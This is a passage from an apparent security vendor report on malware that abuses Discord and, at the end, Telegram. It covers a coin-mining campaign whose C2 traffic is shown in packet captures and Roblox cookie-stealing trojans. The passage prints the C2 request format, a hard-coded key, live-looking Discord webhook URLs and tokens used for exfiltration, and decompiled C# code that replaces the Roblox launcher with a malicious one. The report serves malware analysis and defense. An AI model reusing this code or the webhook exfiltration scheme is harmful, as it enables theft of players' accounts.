19   1…    1.1.2.3         87.236.19.175   TCP       66      49168→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
▶ Frame 12: 170 bytes on wire (1360 bits), 170 bytes captured (1360 bits)
▶ Ethernet II, Src: 0c:3c:d9:7f:0a:f3 (0c:3c:d9:7f:0a:f3), Dst: f0:5e:d0:e2:d5:84 (f0:5e:d0:e2:d5:84)
▶ Internet Protocol Version 4, Src: 1.1.2.3 (1.1.2.3), Dst: 87.236.19.175 (87.236.19.175)
▶ Transmission Control Protocol, Src Port: 49167 (49167), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 116
▶ Hypertext Transfer Protocol

0000  f0 5e d0 e2 d5 84 0c 3c  d9 7f 0a f3 08 00 45 00   .^.....< ......E.
0010  00 9c 17 1d 40 00 80 06  00 00 01 01 02 03 57 ec   ....@... ......W.
0020  13 af c0 0f 00 50 5d f6  06 b7 91 68 0c 02 50 18   .....P]. ...h..P.
0030  fa f0 6f 2d 00 00 47 45  54 20 2f 61 6a 61 78 2f   ..o-..GE T /ajax/
0040  68 74 6d 2f 63 2e 70 68  70 3f 64 61 74 61 3d 34   htm/c.ph p?data=4
0050  7c 57 69 6e 64 6f 77 73  25 32 30 37 26 6b 65 79   |Windows %207&key
0060  3d 37 37 38 4b 59 52 42  5a 30 34 4d 30 46 54 39   =778KYRB Z04M0FT9
0070  20 48 54 54 50 2f 31 2e  31 0d 0a 48 6f 73 74 3a    HTTP/1. 1..Host:
0080  20 73 68 69 72 74 79 74  73 68 69 72 74 79 72 72    shirtyt shirtyrr
0090  2e 70 77 0d 0a 43 6f 6e  6e 65 63 74 69 6f 6e 3a   .pw..Con nection:
00a0  20 63 6c 6f 73 65 0d 0a  0d 0a                      close.. ..
```

Figure 22. Screenshot of the data field on Windows 7

```
No.  Time  Source          Destination     Protocol  Length  Info
8    0…    1.1.2.28        87.236.19.175   HTTP      171     GET /ajax/htm/c.php?data=4|Windows%20XP&key=778KYRBZ04M0FT9 HTTP/1.1
9    0…    87.236.19.175   1.1.2.28        TCP       60      80→1050 [ACK] Seq=1 Ack=118 Win=65535 Len=0
10   0…    87.236.19.175   1.1.2.28        HTTP      242     HTTP/1.1 200 OK  (text/html)
11   0…    87.236.19.175   1.1.2.28        TCP       60      80→1050 [FIN, ACK] Seq=189 Ack=118 Win=65535 Len=0
12   0…    1.1.2.28        87.236.19.175   TCP       54      1050→80 [ACK] Seq=118 Ack=190 Win=65347 Len=0
13   0…    1.1.2.28        87.236.19.175   TCP       54      1050→80 [FIN, ACK] Seq=118 Ack=190 Win=65347 Len=0
14   0…    87.236.19.175   1.1.2.28        TCP       60      80→1050 [ACK] Seq=190 Ack=119 Win=65535 Len=0
15   0…    1.1.2.28        87.236.19.175   TCP       62      1051→80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
▶ Frame 8: 171 bytes on wire (1368 bits), 171 bytes captured (1368 bits)
▶ Ethernet II, Src: 00:6a:e1:16:54:28 (00:6a:e1:16:54:28), Dst: f0:5e:d0:e2:d5:84 (f0:5e:d0:e2:d5:84)
▶ Internet Protocol Version 4, Src: 1.1.2.28 (1.1.2.28), Dst: 87.236.19.175 (87.236.19.175)
▶ Transmission Control Protocol, Src Port: 1050 (1050), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 117
▶ Hypertext Transfer Protocol

0000  f0 5e d0 e2 d5 84 00 6a  e1 16 54 28 08 00 45 00   .^.....j ..T(..E.
0010  00 9d 3d 28 40 00 80 06  4e 7b 01 01 02 1c 57 ec   ..=(@... N{....W.
0020  13 af 04 1a 00 50 09 cd  e2 f7 91 6f dc 02 50 18   .....P.. ...o..P.
0030  ff ff 29 21 00 00 47 45  54 20 2f 61 6a 61 78 2f   ..)!..GE T /ajax/
0040  68 74 6d 2f 63 2e 70 68  70 3f 64 61 74 61 3d 34   htm/c.ph p?data=4
0050  7c 57 69 6e 64 6f 77 73  25 32 30 58 50 26 6b 65   |Windows %20XP&ke
0060  79 3d 37 37 38 4b 59 52  42 5a 30 34 4d 30 46 54   y=778KYR BZ04M0FT
0070  39 20 48 54 54 50 2f 31  2e 31 0d 0a 48 6f 73 74   9 HTTP/1 .1..Host
0080  3a 20 73 68 69 72 74 79  74 73 68 69 72 74 79 72   : shirty tshirtyr
0090  72 2e 70 77 0d 0a 43 6f  6e 6e 65 63 74 69 6f 6e   r.pw..Co nnection
00a0  3a 20 63 6c 6f 73 65 0d  0a 0d 0a                  : close. ...
```

Figure 23. Screenshot of the data field on Windows XP

The data field within the request changes was based on the Windows version. In our cases, this reflects the Windows 7 and XP machines. The key value always remained *778KYRBZ04M0FT9,* regardless of system used. We can then infer that this is a hard-coded value.

```
.rdata:00424714 a778kyrbz04m0ft db '778KYRBZ04M0FT9----',0 ; DATA XREF: sub_401000+1E|o
.rdata:00424728 byte_424728     db 49h                     ; DATA XREF: sub_401050+49|r
.rdata:00424728                                            ; sub_401050+53|o
```

Figure 24. Screenshot of the hard-coded key

Testing on multiple machines also revealed a change of response based on the systems that the malware ran on. The structure of the GET request is shown below.

```
/ajax/htm/c.php?data=[NUMBER]|[WINDOWS TYPE]&key=778KYRBZ04M0FT9
```

The value of *[NUMBER]* in our first rounds of testing was set to *4.* This value was tested manually to determine if changing it altered a different response from the server. When the value was set to *0,* a different response was given, one that contained a link.

This number is likely based on whether or not the machine's configuration was sufficient to download the second-stage malware. Upon further analysis, we discovered that this was a Bitcoin-mining campaign where TROJ_COINMINE.CYX was spread once the first malware deemed the victim machine suitable for mining (see Appendix D for details on the Bitcoin-mining malware).

This type of malware campaign makes sense for Discord. After all, its popularity among gamers suggests that victim machines will have powerful GPUs installed, an element that is essential for efficient Bitcoin mining. We can definitely infer that the determining factor here is whether or not the target systems have powerful GPUs installed.

```
No.   Time  Source                  Destination             Protocol   Length  Info
▶ Frame 50: 362 bytes on wire (2896 bits), 362 bytes captured (2896 bits)
▶ Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: CadmusCo_b9:e0:28 (08:00:27:b9:e0:28)
▶ Internet Protocol Version 4, Src: 87.236.19.175 (87.236.19.175), Dst: 10.0.2.15 (10.0.2.15)
▶ Transmission Control Protocol, Src Port: 80 (80), Dst Port: 1048 (1048), Seq: 1, Ack: 104, Len: 308
▶ Hypertext Transfer Protocol
▶ Line-based text data: text/html

0000  08 00 27 b9 e0 28 52 54  00 12 35 02 08 00 45 00   ..'..(RT ..5...E.
0010  01 5c 00 17 00 00 40 06  01 dc 57 ec 13 af 0a 00   .\....@. ..W.....
0020  02 0f 00 50 04 18 00 01  f4 02 2e 87 33 8b 50 18   ...P.... ....3.P.
0030  ff ff e1 77 00 00 48 54  54 50 2f 31 2e 31 20 32   ...w..HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 53  65 72 76 65 72 3a 20 6e   00 OK..S erver: n
0050  67 69 6e 78 2d 72 65 75  73 65 70 6f 72 74 2f 31   ginx-reu seport/1
0060  2e 31 31 2e 36 0d 0a 44  61 74 65 3a 20 53 61 74   .11.6..D ate: Sat
0070  2c 20 31 37 20 44 65 63  20 32 30 31 36 20 31 39   , 17 Dec  2016 19
0080  3a 30 32 3a 34 30 20 47  4d 54 0d 0a 43 6f 6e 74   :02:40 G MT..Cont
0090  65 6e 74 2d 54 79 70 65  3a 20 74 65 78 74 2f 68   ent-Type : text/h
00a0  74 6d 6c 0d 0a 43 6f 6e  74 65 6e 74 2d 4c 65 6e   tml..Con tent-Len
00b0  67 74 68 3a 20 31 30 36  0d 0a 43 6f 6e 6e 65 63   gth: 106 ..Connec
00c0  74 69 6f 6e 3a 20 63 6c  6f 73 65 0d 0a 56 61 72   tion: cl ose..Var
00d0  79 3a 20 41 63 63 65 70  74 2d 45 6e 63 6f 64 69   y: Accep t-Encodi
00e0  6e 67 0d 0a 58 2d 50 6f  77 65 72 65 64 2d 42 79   ng..X-Po wered-By
00f0  3a 20 50 48 50 2f 35 2e  33 2e 32 39 0d 0a 0d 0a   : PHP/5. 3.29....
0100  4b 4b 42 42 32 31 7c 64  6f 77 6e 6c 6f 61 64 7c   KKBB21|d ownload|
0110  68 74 74 70 73 3a 2f 2f  63 64 6e 2e 64 69 73 63   https:// cdn.disc
0120  6f 72 64 61 70 70 2e 63  6f 6d 2f 61 74 74 61 63   ordapp.c om/attac
0130  68 6d 65 6e 74 73 2f 32  34 38 37 33 31 37 39 34   hments/2 48731794
0140  36 30 30 33 36 31 39 38  34 2f 32 35 38 32 33 37   60036198 4/258237
0150  37 32 35 37 30 35 31 30  39 35 30 35 2f 73 74 75   72570510 9505/stu
0160  62 2e 65 78 65 7c 2e 65  78 65                     b.exe|.e xe
```

Figure 25. Screenshot of the TROJ_COINMINE.CYX code

This would mean then that the actor used Discord as a way to facilitate malware infection. Like Slack, Discord attempted to discourage this kind of activity with an official expression of disapproval in its terms of service, the relevant portion of which[5] advises users not to:

> *"violate any applicable laws or regulations, or promote or encourage any illegal activity including, but not limited to, hacking, cracking or distribution of counterfeit software, or cheats or hacks for the Service."*

If a Discord user's credentials are somehow accidentally leaked or compromised, an attacker could use them to connect to the Discord API. The attacker could then open a websocket to listen to anything that is typed within the channels the user is a member of. This means that Discord can be exploited as a way to carry out information theft as well.

Malicious Use of Webhooks

We observed malware using webhooks within Discord. Webhooks are similar to APIs though they are functionally different. Since APIs are rules for applications to communicate with each other, they typically govern a two-way process, involving a request and a response. Webhooks, by contrast, forgo the request. They simply and automatically send a response when a certain requirement is met or observed by the application that uses them. An analogy that can be drawn here is between a webhook and a mail man whose task it is to immediately deliver a letter to a recipient without being prompted to do so.

One example of malware that uses webhooks within Discord is TSPY_RAPID_A. It was packed using ConfuserEx v1.0.0, an open source protector for .NET applications. The malware's configuration is not packed and likely added by the end user as a string alteration to the last line of the code.

The webhook indicates which Discord URL path to send the stolen information to and enables the malware to add a startup option to run every time the machine boots up. We have not seen samples that make use of the startup option though, presumably because the malware only has to get the information it needs once then may be flagged if it creates a startup registry.

We have seen this many times over. One of the more recent examples would be Stampado ransomware. Because of this previous sighting, we were able to find multiple samples of similar malware, each using the common compiled name *deluxClient.exe*. We have been seeing these since 16 March 2017.

TSPY_RAPID.A targets the massively multiplayer online social gaming platform Roblox. Once it has taken root in a victim system, it waits until it detects Roblox's .EXE file, *RobloxPlayerBeta.exe*. From there, it steals the user's game account cookie, which is then sent to the attacker in Discord via the webhook (since its requirement has been fulfilled).

```
00015f70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 c2 89  |................
00015f80  01 2a 2a 2a 3a 3a 77 65  62 68 6f 6f 6b 3a 20 68  |.***::webhook: h
00015f90  74 74 70 73 3a 2f 2f 64  69 73 63 6f 72 64 61 70  |ttps://discordap
00015fa0  70 2e 63 6f 6d 2f 61 70  69 2f 77 65 62 68 6f 6f  |p.com/api/webhoo
00015fb0  6b 73 2f 32 39 33 33 35  36 38 33 35 33 37 31 36  |ks/2933568353716
00015fc0  31 34 32 30 38 2f 4d 4f  79 2d 49 65 7a 74 52 63  |14208/MOy-IeztRc
00015fd0  6c 39 6d 54 46 62 6d 36  54 36 73 74 59 6f 5a 4a  |l9mTFbm6T6stYoZJ
00015fe0  52 52 77 55 5f 30 65 62  4a 34 4a 72 46 50 5a 31  |RRwU_0ebJ4JrFPZ1
00015ff0  78 56 58 43 43 54 6e 4f  74 35 39 67 44 45 68 43  |xVXCCTnOt59gDEhC
00016000  42 6b 48 69 6d 54 7a 73  5a 4a 0a                 |BkHimTzsZJ.|
```

Figure 26. Screenshot of the malicious Discord webhook code

Discord webhooks can send messages as per the Discord API documentation. Each message can be up to 2,000 characters long and can be posted by the webhook creator or another defined user. The malware uses the webhook creator account. Other options are pretty standard for the Discord API like changing an avatar and uploading a file. While we did not observe interactions over the communication channel, the information sent to Discord via the API allows a threat actor to steal from victims.

As seen in the preceding figure, the webhook ID is *293356835371614208* and the webhook token is *MOy-IeztRcl9mTFbm6T6stYoZJRRwU_0ebJ4JrFPZ1xVXCCTnOt59gDEhCBkHimTzsZJ*. In accordance with the API documentation, these are the two pieces of information needed to communicate via the webhook.

When accessing the webhook addresses in a web browser, a JSON response that has some information about the webhook, if it still exists, is sent. In our test, some of the webhooks found within the malware no longer existed. Below is an example of a JSON response, indicating the name of the corresponding webhook as “Spidey_Bot,” along with other details. Other webhooks observed during testing went by the names, “Free_acc,” “Webhook_testing,” and “Captain_hook.” Multiple webhooks were likely used by multiple actors.


```
{
    name: "Spidey Bot",
    channel_id: "292796813793296387",
    token: "pgErYA2bNB23XC4zTE3ggsr9Zqlsy34--Z6yyWzNApQLV86QMCYh5JUN7uNnOWepBX8T",
    avatar: null,
    guild_id: "292796813793296387",
    id: "292797919663226883"
}
```


Figure 27. Screenshot of Spidey Bot’s webhook details

As shown below, the cookie information sent to the Discord channel via the webhook also includes a warning not to share the cookie since doing so could allow anyone to log in and steal your Robux. According to the Roblox wiki,[6] Robux is the sole currency on Roblox and all items in the platform’s catalog are sold in Robux. Although online gaming currencies[7] have been targeted by cybercriminals who want to earn by stealing and selling them, this is one of the first known examples where Robux is being targeted in such a manner with malware (see Appendix E for related IoCs).




Figure 28. Screenshot of a stolen Roblox cookie

We confirmed that the malware sends the security cookie of Roblox unedited to the Discord channel for later use. The unedited cookie is stored as *.ROBLOSECURITY* and its content is in turn sent to the Discord channel via the webhook. As shown below, *RobloxPlayerBeta.exe* is called by the malware with the parameter *–t* to retrieve the cookie.




Figure 29. Screenshot of the TSPY_RAPID.A call

TSPY_RAPID.A was originally seen on the gaming forum Vermillion. The user who posted it claimed that it was a popular Roblox hacking tool called *protosmasher*, which allowed players to modify their characters into god mode and other items via scripts written using the lightweight embeddable programming language Lua.

However, more attentive users in the forum pointed out that this so-called "tool" was likely a remote access Trojan (RAT) and that the original poster was simply trying to trick them into running it, thereby infecting their systems with malware. The user countered, saying that they should just try to run it in the game to verify that it was real and that they could just delete it if it did not work as promised. The MD5 hash of the file was *50ecb8f578d38adff4f4f71bf075fa33,* detected by Trend Micro as TSPY_RAPID.A.




Figure 30. Screenshot of the user's post defending TSPY_RAPID.A

Roblox Malware Expanded

We found another malware that uses Discord webhooks to also target Roblox users—TSPY_RAPID.D. Just like TSPY_RAPID.A, it waits until *RobloxPlayerBeta.exe* runs. But unlike TSPY_RAPID.A, which executes only once, TSPY_RAPID.D manages to remain persistent on a victim's machine. As a result, it is able to obtain a new cookie every time the victim executes Roblox.

Upon first execution, the TSPY_RAPID.D will check if the Roblox process is running on the system. If so, it will display a fake message box informing the victim that the Roblox process has crashed and that the legitimate Roblox process will be terminated.




Figure 31. Screenshot of the fake Roblox crash notification message box

In the background, TSPY_RAPID.D renames the original *RobloxPlayerLauncher.exe* to *RobloxPlayerLauncherB.exe* and replaces it with a dropped malware with the hard-coded Discord webhook.

```
public BlueStar(string[] args)
{
    this.RBXDir = "";
    this.FakeRBXSrc = "using System;\r\nusing System.Collections.Specialized;\r\nusing System.Diagnostics;\r\nusing System.IC
    if (Process.GetProcessesByName("RobloxPlayerBeta").Length == 0)
    {
        MessageBox.Show("ERROR: No ROBLOX process exists!");
        Environment.Exit(0);
    }
    using (WebClient client = new WebClient())
    {
        this.RBXDir = client.DownloadString("http://setup.roblox.com/version");
    }
    string rOBLOX = this.GetROBLOX();
    if (File.Exists(Path.Combine(rOBLOX, "RobloxPlayerLauncherB.exe")))
    {
        Environment.Exit(0);
    }
    foreach (Process process in Process.GetProcessesByName("RobloxPlayerLauncher"))
    {
        process.Kill();
    }
    File.Move(Path.Combine(rOBLOX, "RobloxPlayerLauncher.exe"), Path.Combine(rOBLOX, "RobloxPlayerLauncherB.exe"));
    this.CompileCSharpEXE(this.FakeRBXSrc, Path.Combine(rOBLOX, "RobloxPlayerLauncher.exe"));
    foreach (Process process2 in Process.GetProcessesByName("RobloxPlayerBeta"))
    {
        process2.Suspend();
    }
    MessageBox.Show("An unexpected error occurred and ROBLOX needs to quit.  We're sorry!", "ROBLOX Crash");
    foreach (Process process3 in Process.GetProcessesByName("RobloxPlayerBeta"))
    {
        process3.Kill();
    }
    Environment.Exit(0);
}
```

Figure 32. Screenshot of the fake dialog box and file-renaming process

content	5/8/2017 3:24 PM	File folder	
PlatformContent	5/8/2017 3:24 PM	File folder	
shaders	5/8/2017 3:24 PM	File folder	
AppSettings.xml	5/8/2017 3:24 PM	XML Document	1 KB
fmod.dll	12/31/2012 11:00 PM	Application extension	1,433 KB
NPRobloxProxy.dll	12/31/2012 11:00 PM	Application extension	556 KB
NPRobloxProxy64.dll	12/31/2012 11:00 PM	Application extension	577 KB
ReflectionMetadata.xml	12/31/2012 11:00 PM	XML Document	264 KB
RobloxPlayerBeta.exe	12/31/2012 11:00 PM	Application	19,329 KB
RobloxPlayerLauncher.exe	5/9/2017 11:41 AM	Application	8 KB
RobloxPlayerLauncherB.exe	5/8/2017 3:24 PM	Application	833 KB
RobloxProxy.dll	12/31/2012 11:00 PM	Application extension	295 KB
RobloxProxy64.dll	12/31/2012 11:00 PM	Application extension	317 KB
VMProtectSDK32.dll	12/31/2012 11:00 PM	Application extension	63 KB

Figure 33. Screenshot of the renamed *RobloxPlayerLauncher.exe* and malware replacement

This allows TSPY_RAPID.D to run every time Roblox is executed. Upon execution, it will retrieve the session ticket and eventually request for an account cookie from the server. Once the account cookie has been retrieved, it will send the stolen cookie via the Discord webhook.

TSPY_RAPID.D and TSPY_RAPID.A work in similar ways. But TSPY_RAPID.D is an improvement, an expansion of the former which suggests that the minds behind it keep on improving their tactics and tools to steel data from victims.

For monitoring purposes, here are the IP addresses associated with Discord's API:

- 104.16.58.5
- 104.16.59.5

Note that Discord deactivated all of the webhooks that we tagged "malicious" as soon as they got wind of our findings.

Telegram

While not as popular as Discord or Slack, Telegram still enjoys a sizeable user base, most of whom reside outside the U.S. It is functionally similar to the two previously discussed chat platforms, with its marketing geared toward fast, simple, and secure communication, provided completely free of charge. It also has a fully functional API with similar features to the previous two.

One major difference between Telegram and Slack or Discord is that it requires a valid phone number for a user to register an account. If it detects that the user is trying to register with a VoIP phone, it will not send the code needed to complete registration. This is an effective deterrent against malicious abuse of the service, one that is much more effective than the passive warnings that Slack and Discord issue in their terms of service.




Figure 34. Telegram sign-up screen requesting for a valid phone number for user registration





Figure 35. Telegram sign-up notification asking for the activation code supplied

Another feature that sets Telegram apart from others is that there are clear ways to distinguish how a system connects to it, whether through a Mac or a Windows computer or the chat platform's API. On a Mac, the request is sent to *osx.telegram.org*. Through the API, it is sent to *api.telegram.org*. Windows, for its part, connects directly to Telegram IP addresses, without any lookups via DNS. In short, there are various ways for systems to connect to Telegram. Such a characteristic may come into play in the matter of securing business owners against any malicious action.



No.	Time	Source	Destination	Protocol	Length	Info
154	3…	172.16.67.32	8.8.8.8	DNS	76	Standard query 0x4a66 A osx.telegram.org
155	3…	149.154.175.50	172.16.67.32	SSL	171	Continuation Data
156	3…	172.16.67.32	149.154.175.50	TCP	66	49680 → 443 [ACK] Seq=154 Ack=106 Win=131648 Len=0 TSval=1033272029 TSecr=4152016862
157	3…	172.16.67.32	149.154.175.50	SSL	155	Continuation Data
158	3…	8.8.8.8	172.16.67.32	DNS	92	Standard query response 0x4a66 A osx.telegram.org A 149.154.164.3
159	3…	172.16.67.32	149.154.164.3	TCP	78	49681 → 443 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=1033272035 TSecr=0 SAC…
160	3…	149.154.175.50	172.16.67.32	SSL	235	Continuation Data
161	3…	172.16.67.32	149.154.175.50	TCP	66	49680 → 443 [ACK] Seq=243 Ack=275 Win=131488 Len=0 TSval=1033272072 TSecr=4152016874

```
[Response In: 158]
Transaction ID: 0x4a66
▶ Flags: 0x0100 Standard query
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
▼ Queries
  ▼ osx.telegram.org: type A, class IN
      Name: osx.telegram.org
      [Name Length: 16]
      [Label Count: 3]
      Type: A (Host Address) (1)
```

```
0000  80 2a a8 4c 5d d9 14 10  9f ce 91 a9 08 00 45 00   .*.L]... ......E.
0010  00 3e b2 6f 00 00 ff 11  09 ff ac 10 43 20 08 08   .>.o.... ....C ..
0020  08 08 e8 5e 00 35 00 2a  cc 55 4a 66 01 00 00 01   ...^.5.* .UJf....
0030  00 00 00 00 00 00 03 6f  73 78 08 74 65 6c 65 67   .......o sx.teleg
0040  72 61 6d 03 6f 72 67 00  00 01 00 01               ram.org. ....
```

Figure 36. OS X connection to Telegram

```
No.  Time  Source          Destination     Protocol  Length  Info
